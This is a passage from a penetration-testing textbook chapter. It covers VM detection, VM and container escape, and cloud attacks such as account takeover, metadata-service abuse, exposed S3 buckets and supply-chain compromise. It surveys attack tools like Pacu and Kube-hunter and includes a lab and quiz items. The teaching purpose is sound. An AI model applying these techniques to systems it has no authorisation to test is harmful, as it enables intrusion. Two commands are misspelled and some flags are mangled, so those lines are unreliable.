Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-16 Using disk IDs to determine if a Linux target is a VM



Source: Kali Linux

Depending on the version of Linux/Unix running on the target, the following commands may reveal virtualization:

```
system-detect-virt
```

```
demicode
```

Once you know that a target is a virtual machine, and you know what virtualization platform is being used (such as VirtualBox), you can research known vulnerabilities and exploits that may work against that virtualization platform, its host, and its hypervisor.

Hypervisor and VM Repository Exploits

Hypervisors and virtualization platforms are complex software applications and, like any other application, they have been known to contain flaws that make them vulnerable to attack. The host servers running the virtualization platform might be directly exploited if flaws in the virtualization platform allow for attacks against the host server such as remote code execution.

VM cloud host platforms such as **Amazon Web Services (AWS)** and Microsoft **Azure** provide preinstalled and preconfigured VMs that can be downloaded and deployed from repositories they provide. Threat actors and pen testers can attempt to use these repositories to gain access to an organization. If a preconfigured VM can be replaced with a corrupted version (with perhaps a secret backdoor added), any organization that downloaded and deployed the corrupted VM would be vulnerable to attack. To avoid legal liability, you would have to acquire permission from the platform provider before using the platform for pen testing. On other repositories, such as GitHub, you could create your own corrupted VMs for this purpose.

Escaping a VM

Using a VM to attack the real computer hosting the VM, and perhaps also attack other VMs on that host is known as **escaping** the VM. Vulnerabilities allowing VM escape have been found in many virtualization platforms, but these vulnerabilities are patched as soon as they are discovered. If such a vulnerability is found, there is only a short window of opportunity to use it against organizations that are slow in applying the patch.

Container Exploits

Docker and **Kubernetes** are two popular technologies used in containerization. Docker is a suite of software development tools for creating, sharing, and deploying containers. Kubernetes is a system used to deploy and operate containers across clusters of host computers. Most container exploits start by targeting the application running inside the container using the standard application and service exploits discussed earlier. If a containerized application can be compromised, you might be able to exploit the container platform and the real host computer.

Docker and Kubernetes are often deployed as cloud services. Amazon's cloud services, for example, provide the **Elastic Container Service (ECS)**. Attacking containers in these environments also requires working knowledge of how these cloud service environments work.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Container workload attacks focus on the applications running inside a container. For these attacks, pen testers and threat actors can use the same methods as for application and service attacks. These attacks include checking for and using known vulnerabilities against a specific application, exploiting APIs, and exploiting vulnerable services.


Container misconfiguration attacks are similar to other misconfiguration attacks. Misconfiguration vulnerabilities can include the following:

- Insecure exposed dashboards
- Insecure exposed APIs
- Insecure open proxies
- Exposed configuration information
- Insecure accessible management tools
- Permission settings errors

You can find more information regarding common container misconfigurations at cyberark.com. Perform a search using the phrase "kubernetes pentest" to locate parts 1, 2, and 3 of a Kubernetes Pentest Methodology article, as shown in Figure 11-17.

Besides the container-specific attacks, the host computers the containers run on and the networks they are attached to can also be targeted using pen-testing methods discussed in previous chapters.

Figure 11-17 Kubernetes Pentest Methodology articles



Source: cyberark.com

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Security Bytes | In the previous edition of this book, the Security Bytes for this chapter outlined flaws in the VMware virtualization platform. Those were successfully patched, but hackers have found more flaws.

In March 2025, VMware released fixes for three VMware bugs that when exploited allowed threat actors to compromise the hypervisor and exploit virtual machines they were running. These flaws were already known to cybercriminals who had been actively exploiting them, sometimes for ransomware exploits where they would demand between two million and five million dollars on average to release the ransomed systems and data. The products affected include VMware ESXi, Workstation, vSphere, Fusion, Cloud Foundation, and Telco Cloud Platform. Microsoft discovered the vulnerabilities and reported them to Broadcom, the owners of VMware. The three vulnerabilities were used together to perform a VM escape of a guest virtual machine and then gain full control of the hypervisor and the host system. The first flaw, rated as critical and detailed in CVE-2025-22224, is a heap-overflow vulnerability allowing for code execution on the host computer running the hypervisor. The second flaw, rated as high severity and detailed in CVE-2025-22225, could be exploited to perform a VM escape. The third flaw, rated as high severity and detailed in CVE-2025-22226, could be exploited to acquire configuration information (including credentials) via a memory leak of the VMX process. VMX is the process which executes VMs and interacts with the hypervisor layer in a VMware virtualization environment.

Activity 11-4 Determining Whether a Host Is a VM


Time Required: 30 minutes

Objective: Decide whether a host is a VM by checking configuration information.

Description: In this activity, you determine whether a host target is a VM or a real computer by checking management information.

1. In your pen-testing lab environment, start the Windows 10 target VM and the Kali Linux attack VM.
2. Start a command-line shell on the Windows 10 target and enter the following command:
   `wmic baseboard get manufacturer, product`
3. Your results should indicate that the host is a VirtualBox VM, similar to Figure 11-18.

Figure 11-18 Using Windows wmic information to detect a VM



Source: Microsoft Corporation

4. Start a terminal session in your Kali Linux attack VM and enter the following command:
   `ls -l /dev/disk/by-id`
   The results should indicate that all attached storage devices are VirtualBox hard disks (VBOX_HARDDISK), similar to Figure 11-19.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 11-19 Using Linux disk identifier information to detect a VM



Source: Kali Linux

5. Feel free to repeat these commands on the other Windows and Linux targets in the pen-testing lab environment.

Self-Check

3. Containers have a hypervisor layer.
   a. True b. False
4. When remotely connected to a target computer, it's not immediately apparent whether it is a real computer or a virtual machine.
   a. True b. False

Check your answers at the end of this chapter.

Attacking Cloud-Based Targets

Certification

4.6 Given a scenario, perform cloud-based attacks using the appropriate tools.

One of the first things a colleague said to me when I first met him was that he didn't like the term **cloud**. He thought it was an unnecessary marketing distraction. "Cloud," he said, "means that your stuff is running on somebody else's servers, located somewhere else." What he said is true, but those facts haven't prevented cloud technologies and cloud platforms such as AWS, **Google Cloud Platform (GCP)**, and Microsoft Azure from becoming popular. Many organizations have shifted from deploying desktops and real hardware in their server rooms to deploying VMs in cloud platforms to provide the resources they need. Beside VMs, data and network infrastructure can also be virtualized and hosted by cloud platforms. Because cloud services are by nature Internet-accessible, they are easier targets to attack than traditional server room computers would be. A variety of cloud service–related items can be targeted and exploited by threat actors. As a pen tester, it is likely that any pen-testing engagement you undertake will involve targets and resources hosted in a cloud service.

Caution | The penetration testing lab you set up does not have any "cloud-based" targets to practice on. If you decide to practice on some cloud-based targets, make sure you follow the rules of engagement and pen-tester ethical standards and do not pen test any cloud resources that you do not have express permission to test. Your instructor might be able to provide cloud-based targets, or you could create targets in an AWS account of your own.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Account Exploits

A cloud-based environment includes a number of accounts and associated credentials. Some accounts are standard user accounts that allow for standard user-level access to VMs hosted in the cloud services. Some accounts are administrative-level accounts that allow users administrative access and control of cloud-based VMs. Some administrative-level accounts allow for the creation and configuration of VMs, even VMs and cloud-based infrastructure belonging to other account holders.

Account credentials can be acquired using the same techniques discussed earlier, such as brute-force attacks, directory and file scanning of cloud-based targets, and online password dump sources. Cloud services and accounts are accessible from the Internet (that's the nature of cloud-based resources), making them easy targets for remote attacks. Many organizations have implemented **multifactor authentication (MFA)** to make simple password-cracking attacks ineffective. However, not all targets are configured equally, and misconfigurations could include failing to require MFA on newly deployed cloud-based VMs. Keep in mind that when you are pen testing a target that uses MFA, you may be generating MFA requests that are sent to the owner of the target, effectively alerting them each time you attempt to use their credentials.

Once an account has been compromised, pen testers can assume control of that account for their own purposes, which is known as **account takeover**. After an account has been compromised, standard privilege escalation exploits can be attempted to acquire greater levels of access and control. If a compromised account is an administrative-level account, many cloud-based VMs and resources could also be compromised.

Another account-related attack vector for cloud-based targets includes **metadata service attacks**. The AWS metadata service is used to store temporary credentials for storage access and other services. Microsoft Azure metadata is used to store information about running VMs such as the operating system, target names, network interfaces, and storage settings. Compromising metadata services can provide considerable actionable intelligence that can be used against VMs and the cloud-based hosting service.

To learn more about metadata attacks, you can check out the AWS Vulnerabilities article (https://rhinosecuritylabs.com/cloud-security/aws-security-vulnerabilities-perspective/) from Rhino Security Labs.

Misconfiguration Exploits

Identity and access management (IAM) refers to the processes, procedures, and methods for making authentication and authorization more secure. IAM is a common target for cloud-based exploits as threat actors and pen testers look for vulnerabilities caused by security misconfigurations. IAM may be vulnerable for the following misconfiguration reasons:

- Not following best practices for passwords and credentials
- Failing or forgetting to implement MFA
- Overly broad permissions
- Incorrect manual configurations
- Mapping VMs and cloud assets to the wrong security group

Data storage (also called **object storage**) is another common target. Cloud service providers offer server space to store files and other data, much like a cloud-based version of a hard drive. Amazon provides a construct known as an **S3 bucket** that provides cloud-based storage.

When threat actors or pen testers discover accessible data storage, they typically look for the following vulnerabilities:

- **Publicly accessible storage**: The storage is visible and accessible from the Internet
- **Open upload access**: The storage can be written to without requiring authentication or authorization
- **Directory listing rights**: Determines whether the contents of the storage can be listed without authentication or authorization
- **Open download access**: Determines whether the contents of the storage can be downloaded without authentication or authorization

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

In AWS, the following command can be used to check the access type possible for a specific S3 bucket:

```
aws s3 ls s3://somebucket –recursive –human-readable
```

This command needs to be executed from the AWS command-line environment, an open-source tool that can be installed on Linux or Windows computers. The command will list the contents of the S3 bucket named "somebucket," including all files in all directories and subdirectories.

Sometimes secret keys and credentials can be discovered due to insecure storage practices. These can be leveraged to gain access to S3 buckets and their contents.

Another misconfiguration error to be aware of involves **federation** misconfigurations. Federation is a trust configuration that can be set up between separate entities or organizations allowing them to access each other's information and services. Misconfigured federations can lead to the accidental leak of data to other organizations, or accidentally providing unintended access to resources.

Federation is often used to provide trust between traditional Active Directory (AD) environments and cloud-based Azure AD environments. This is commonly used to link Exchange and other Microsoft tools and applications. Kerberos-based attacks can be used against such federated environments, including attacks against certificate services, tokens, and tickets. Since the cloud-based AD and traditional AD are linked by a federated trust, compromising one AD can lead to both ADs being at risk.

Malware Injections

Cloud malware injection attacks are MITM/on-path attacks that redirect victims to a threat actor's cloud-based VMs and services. Traditional cross-site scripting attacks can be used to accomplish this. Other nefarious means of accomplishing this redirection include the following:

- Injecting malicious code into code and service pipelines
- Placing malicious tools into an organization's cloud infrastructure

Denial of Service and Resource Exhaustion

One feature of cloud-based VMs and services is the ability to automatically scale the number of VMs or services as demand increases. This makes cloud-based services dynamic, though it is still possible to overload them and cause a denial-of-service scenario. Overloading a cloud-based service to the point of denial of service is also known as **resource exhaustion.** Typically, pen testers would not perform denial-of-service attacks against cloud-based services since this would lead to a potentially large expense for the organization being pen tested.

Side-Channel Exploits

In a cloud-based environment, multiple VMs and services often run on the same cloud server computer platform using the same physical resources. A **side-channel attack** attempts to gather actionable intelligence or affect the operation of VMs running on a cloud server, not by targeting the VMs directly but by targeting shared resources on the cloud server. One example of a side-channel attack involves acquiring information from virtual hard drives that were once attached to VMs but have been detached and returned to the cloud server. Historically, some cloud platforms failed to wipe the data contained in the virtual hard drive. This information was exposed when the same virtual hard drive or a portion of it was allocated to another VM.

This vulnerability can be mitigated by using encrypted virtual hard drives or requesting that dedicated hardware be used for your storage. Cloud service providers may be able to provide dedicated hardware but at a much greater cost.

Direct-to-Origin Exploits

Direct-to-origin (D2O) is a form of distributed denial-of-service (DoS) attack that targets the underlying infrastructure of **content delivery networks (CDNs)** and other proxy and load distribution systems. These attacks use the original IP address of the service so that threat actors can circumvent the CDN or proxy services

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

and target the original service-providing system directly. For example, you may have a web server that hosts an e-commerce website, and the CDN and proxies help balance and control the load on your web server. If attackers can determine your web server IP address, they can attempt a DoS attack directly against it. Again, pen testers are not likely to execute D2O attacks as this could result in a large financial charge from the cloud service provider to the organization under pen test. They also violate the terms of service of many cloud providers.

Third-Party Integrations

Cloud services provided to organizations can have their capabilities expanded by integrating offerings from third parties. Examples include Salesforce (for business sales management), PayPal (payment processing), Mailchimp (email campaigns), and Google Analytics (data analytics). These third-party integrations can introduce vulnerabilities to the entire cloud environment if threat actors can exploit vulnerabilities in their apps or tools to gain unauthorized access to the cloud service infrastructure and its resources.

Successful third-party integration attacks can lead to data exfiltration, the hijacking of cloud identities or tokens, persistence (the attacker gets in and stays in), and lateral movement to other resources.

The following attack vectors can be used to achieve these compromises:

- **Supply chain attacks**: In this context, supply chain refers to third-party cloud vendor resources that are integrated into an organization's cloud infrastructure. If a third-party cloud vendor can be compromised, the services and applications they provide can be infected with malware that gets passed on to the cloud service environment. This is what happened in the infamous SolarWinds supply chain attack.
- **Token theft and replay**: Many third-party services use tokens for authentication, such as OAuth refresh tokens or API tokens. If threat actors can steal these tokens, they can use them to gain access and impersonate authorized users or authorized applications.
- **Malicious OAuth application**: A threat actor may be able to trick a user into granting OAuth permissions to a malicious application which then may access files, send or receive emails, and maintain its access by requesting refresh tokens.
- **Abused legitimate integrations**: If a third-party service provider's cloud-based application environment gets hacked, the cloud service provider's environment that integrates with it may also be vulnerable.

Resource Misconfiguration

Cloud services provide a variety of resources that their clients use to build a cloud-based infrastructure. Table 11-7 outlines these resources, misconfigurations, and exposure. The sections following the table discuss resource configuration issues in greater detail.

Network Segmentation

Network segmentation is the dividing of a larger network into multiple smaller network segments that can be used to isolate and control access to resources on the separate segments.

Some segments often contain valuable computing resources and data (such as servers and databases) that can only be accessed through successful authorization and access level challenges. These segments are highly secured and monitored since they contain important resources. Other segments contain less sensitive systems such as user computers.

Some segments are also used to host private resources that have no direct Internet access. Other segments host computers that do need to be accessed from the Internet, and one segment called a DMZ (demilitarized zone) that lies between these two segment types providing a highly controlled bridge.

Network segmentation is performed on real wired networks and on virtual network services provided by cloud services.

Poor network segmentation (both physical wired networks and cloud virtual networks) can lead to the exposure of valuable resources to threat actors. Poor segmentation includes practices such as misconfigured

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 11-7 Resource misconfigurations

Resource	Misconfiguration	Exposure
Storage buckets (such as AWS S3 buckets)	Public access (no authentication required) accidentally configured	Unauthorized users can access or download sensitive information.
Security groups and firewalls	Improperly configured security group settings and improperly configured firewall settings	Improperly configured security groups may allow public access; improperly configured firewalls may let dangerous protocols through such as RDP, or SSH (which would allow for remote access over the Internet).
Overly permissive IAM roles	Standard user roles may have administrator-level access	With administrator access, a user or threat actor could get access to and control of almost all (if not all) resources.
Default settings	Not changing default credentials and not disabling unused services	Default credentials are easy to find on the Internet and are often the first credentials tried by threat actors; unused services are probably not being monitored and can be attacked.
Unrestricted API access	APIs are accessible from the Internet and don't require authentication, or aren't rate limited so they can't be overused	Unrestricted APIs can be exploited for data exfiltration, and non-rate-limited APIs can be abused to perform DoS attacks.
Networks	Insufficient use of network segmentation to protect and isolate resources, and connecting networks that should be isolated to the Internet	Network resource misconfiguration is discussed in detail in the next section.

security and access settings that allow access by unauthorized users or not using segmentation to isolate and protect valuable resources. The worst-case scenario of this practice would be placing all resources on one network that has Internet access.

Cloud services provide segmentation through virtual private clouds (VPCs), subnetting VPCs, security groups, and access control lists (ACLs).

Table 11-8 outlines some common attack vectors that can be used against cloud network segmentation.

Network Controls

Network controls refer to cloud security functions provided by entities such as firewalls, security groups, network access control lists (NACLs), identity and access management (IAM), and network segmentation. All these entities attempt to protect resources on networks by controlling access based on authentication, permissions, and the use of rules to determine what traffic is allowed and what traffic should be rejected. Misconfiguration of these controls can make them ineffective and put resources at risk. Table 11-9 outlines some misconfiguration vulnerabilities in network controls and the resulting attack exposure.

Public Access to Services

Public access to services has been discussed earlier in examples such as allowing public Internet access to S3 buckets. All services in cloud-based environments need to be carefully configured to only allow access to the appropriate group. When creating new services, administrators need to carefully check to make sure private services remain private, and various network controls are properly applied to them. Any resource that has public access is open to attack by threat actors over the Internet.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 11-8 Cloud network segmentation attacks

Attack vector	Details
Overprivileged IAM roles	Cloud IAM roles that allow too much access across segments can weaken segmentation security.
Misconfigured security groups or ACLs	Security groups or ACL rules that provide incorrect permissions can expose sensitive resources.
Shared infrastructure exploits	Cloud servers that host multiple tenants and use segmentation to isolate them can expose clients to attack from other segments if segmentation is weak.
Cross-account trust exploits	Misconfigured trust policies or cross-account roles could be exploited to access restricted segments.
Service-to-service exploits	APIs and other service functions that are used across multiple segments could expose segments to attack if authentication isn't properly configured for these APIs and service functions.
Lateral movement from compromised resource	If segmentation is weak, a threat actor could attack other resources from one compromised resource.

Table 11-9 Misconfiguration vulnerabilities in network controls

Misconfiguration	Details	Exposure
Security groups that leave unnecessary or unused ports open	Security groups that don't block unneeded ports that provide connectivity such as RDP and SSH	Open ports can be brute-force attacked and may allow for remote code execution.
NACL rules or firewall rules that aren't restrictive enough	Rules that don't sufficiently control and restrict what types of traffic and access are allowed to and from the network	Unwanted and dangerous traffic (such as malware) can be introduced to resources or data can be stolen (exfiltrated).
Encryption disabled or improperly configured	Encryption services are available to protect data at rest and in transit but if not used or poorly configured, they become ineffective	Unencrypted data is unprotected if acquired by a threat actor, and if poor levels of encryption are used, they can be easily cracked.
Storage buckets exposed to the public Internet	Storage buckets such as S3 or Azure blobs that should be private have been misconfigured to allow public access from the Internet	The data in these buckets can be accessed by unauthorized users, remotely over the Internet. Malware could be uploaded.
IAM roles with high levels of access and control (like admin) assigned to inappropriate users	If a user is assigned an IAM role that gives them a high level of access and control, they can access and control resources they shouldn't	Overprivileged users could change other security settings giving them even more access, and possibly perform privilege escalation.

Logging Information Exposure

Recall that many devices, services, and applications write log files that contain records of events and operations that they perform. These logs are useful for troubleshooting and security monitoring. Often these logs contain sensitive information such as credentials or URLs and directory paths to internal private resources. If these logs are exposed to unauthorized users with malicious intent, the information they contain can be used

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

to orchestrate attacks. Some logs are stored in cloud storage buckets, so the previous discussion regarding misconfigured publicly accessible storage directly relates to this problem.

Image and Artifact Tampering

Images and artifacts are digital or binary assets that can be used to create entire entities (images) or used to create part of an entity (artifact). An entire binary capture of a virtual machine that can be used to replicate multiple copies of that virtual machine is an example of an image. A precompiled binary library that can be added to a software program to add functionality is an example of an artifact.

If threat actors can access images or artifacts, they may be able to corrupt them by adding malware to them. Anything that uses the image or artifact will replicate the malware and compromise the security of the cloud infrastructure. Many organizations use software libraries provided by online repositories. If a threat actor can tamper with a software image or artifact, any software in the organization that uses that image or artifact will introduce exploits into their systems.

Workload Runtime Attacks

In the context of cloud-based services, a workload runtime refers to objects that are currently running in a cloud-based infrastructure such as VMs and Kubernetes containers. A workload runtime attack targets these objects while they are running and attempts to corrupt them and compromise security. Table 11-10 details some common workload runtime attacks.

Trust Relationship Abuse

Cloud-based trust relationships are access configurations set up between resources running in a single environment, or between resources running in different cloud-based domains, or even running on different cloud service provider environments. For example, an S3 bucket storage in AWS belonging to company X can have a trust relationship configured that allows applications running in a cloud environment belonging to company Y to access company X's S3 bucket.

If a threat actor can gain unauthorized access to company X's resources or company Y's resources, they may be able to use the trust relationship to compromise the other company that unfortunately still trusts the compromised company.

The type of abuses that occur include accessing resources, assuming roles or identities, performing lateral movements, and possibly placing backdoors in the environment to maintain persistence.

Table 11-10 Workload runtime attacks

Workload runtime attack	Details
Runtime modification	A threat actor modifies an application's behavior possibly by using a debugger or dynamic functions such as LD_PRELOAD.
In-memory attacks	A threat actor injects malware into the memory used by the workload.
Privilege escalation	A threat actor exploits vulnerabilities in a workload to gain access to higher privileges that the workload may have, and use those to attack other resources in the cloud infrastructure.
Cryptojacking	A threat actor injects crypto-mining software into a workload.
Container escapes	A threat actor exploits flaws in the container (such as Docker or Kubernetes) runtime to break out of the container and access other resources in the cloud infrastructure, such as the VM the container is running on.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Exam Tip | Of the many cloud attack tools you can use, the PenTest+ PT0-003 exam focuses specifically on those listed in the next section, "Cloud-Based Resource Attack Tools."

Cloud-Based Resource Attack Tools

The following tools can be used by threat actors and pen testers to perform attacks against cloud-based resources. Each focuses on a different aspect of cloud computing and may reveal exploitable vulnerabilities.

Docker Bench

Docker Bench (also known as Docker Bench for Security) is a security auditing script for identifying security flaws in a Docker environment. In the hands of a security professional, it can be used to find and fix vulnerabilities before they get exploited. In the hands of a threat actor, it can be used to find vulnerabilities to exploit. Docker Bench checks for vulnerabilities and suggests how to fix them. Threat actors can use these suggestions to formulate attacks.

Kube-hunter

Kube-hunter is an open-source command-line tool that can be used to identify weaknesses in Kubernetes clusters. A Kubernetes cluster is a collection of computing nodes (VMs in a cloud-based environment) that manages the execution and distribution of containerized applications on these nodes. Kube-hunter can identify vulnerabilities, misconfigurations, and even simulate attacker techniques. It can identify issues such as open ports, outdated services, unauthenticated dashboard access, misconfigured access control roles, and accessible service account tokens. Threat actors could use any of these findings to compromise Kubernetes clusters and their containerized applications.

Prowler

Prowler is an open-source security auditing tool that can be used to check AWS cloud environments. Prowler can detect security issues such as:

- AWS account misconfigurations and security issues
- Public S3 buckets
- Open security groups
- Unencrypted resources

Security professionals can use Prowler to find and fix vulnerabilities before they get exploited. Threat actors can use it to find vulnerabilities to exploit.

Pacu

Pacu is an exploitation framework that only works against AWS. It has modules that can be used for exploits such as testing for privilege escalation, implanting backdoors, using IAM user account modification and security groups, disrupting monitoring efforts, and executing code remotely using native AWS system management tools.

ScoutSuite

ScoutSuite is an open-source auditing tool that can be used against multiple cloud service providers. It uses cloud service provider APIs to gather configuration data. It performs passive scans, which means you do not acquire cloud service provider permission to run ScoutSuite against a cloud-based environment. The tool must be executed using a system and account with sufficient permissions to gain access to the configuration information. It comes with a set of preconfigured rules that can be used to identify common misconfigurations. You can also write your own custom rules to identify issues you are interested in. You can learn more about ScoutSuite at the ScoutSuite repository on GitHub (https://github.com/nccgroup/ScoutSuite).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Cloud-Native Vendor Tools

Cloud service providers (vendors) provide tools that can be used to check the security and vulnerabilities of resources deployed in their environment. Security professionals can use the tools to find and fix vulnerabilities before they get exploited. Threat actors can use them to find vulnerabilities to exploit.

Tables 11-11, 11-12, and 11-13 list some cloud-native vendor tools that can be used for these purposes.

Table 11-11 AWS tools

Tool name	Use
AWS Inspector	Detects vulnerabilities in EC2 and container workloads
Amazon GuardDuty	Detects malicious or unauthorized behavior
AWS Security Hub	Aggregates findings from various AWS services to provide one place to analyze all results
Amazon Macie	Detects and protects sensitive data in S3 buckets

Table 11-12 Microsoft Azure tools

Tool name	Use
Microsoft Defender for Cloud	Threat protection and security management for VMs, containers, and other resources
Azure Security Center	Real-time security assessment and recommendations; now part of Defender for Cloud
Azure Purview	Data discovery and classification
Azure Sentinel	Security information and event management (SIEM) for security analysis

Table 11-13 Google Cloud Platform tools

Tool name	Use
Security Command Center	Threat detection and risk assessment
Container Analysis	Scan container images to detect vulnerabilities
Cloud Armor	Firewall and DDoS protection
Cloud DLP	Identifies and protects sensitive data resources

Exam Tip | Of the many cloud attack tools you can use, the PenTest+ exam focuses specifically on those listed in the next section.

Other Cloud Resource Attack Tools

The following tools can also be used to execute attacks against cloud-based resources:

- **Cloud Custodian**: Developers and IT personnel use this tool to secure their cloud environments. Cloud Custodian reports can provide environment information revealing weaknesses that a pen tester or threat actor can use for further attacks. You can learn more about Cloud Custodian at the Cloud Custodian website (https://cloudcustodian.io/).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **CloudBrute**: This enumeration tool can identify applications and storage in most cloud provider environments. CloudBrute doesn't require credentials and can use standard brute-force techniques to enumerate cloud resources. You can learn more about CloudBrute at the CloudBrute repository on GitHub (https://github.com/0xsha/CloudBrute).
- **Software development kits (SDKs)**: Major cloud service platforms provide SDKs with tools and libraries that software developers can use to build cloud capabilities into their own applications. SDKs can allow developers to directly control cloud environments, manage services and VMs, configure security features, or access other cloud-based components. Pen testers and threat actors can use these SDKs to develop custom pen-testing or hacking applications and scripts. You can find out more about different SDKs at the following locations:
  - AWS SDK at https://builder.aws.com/build/tools
  - Google SDK at https://cloud.google.com/sdk
  - Azure SDK at https://azure.microsoft.com/en-us/downloads/

Data Storage Exploits

Data storage exploits target cloud-based storage objects. Recall that you can use the AWS console or command line to search for S3 buckets to pen test with the following `aws s3 ls` command:

```
aws s3 ls s3://<somebucket> --region <region>
```

In this example, you would replace `<somebucket>` with the actual name of an S3 bucket and replace `<region>` with the AWS region you are interested in.

Remember that information gathered from exploiting data storage may provide actionable intelligence useful in other exploits.

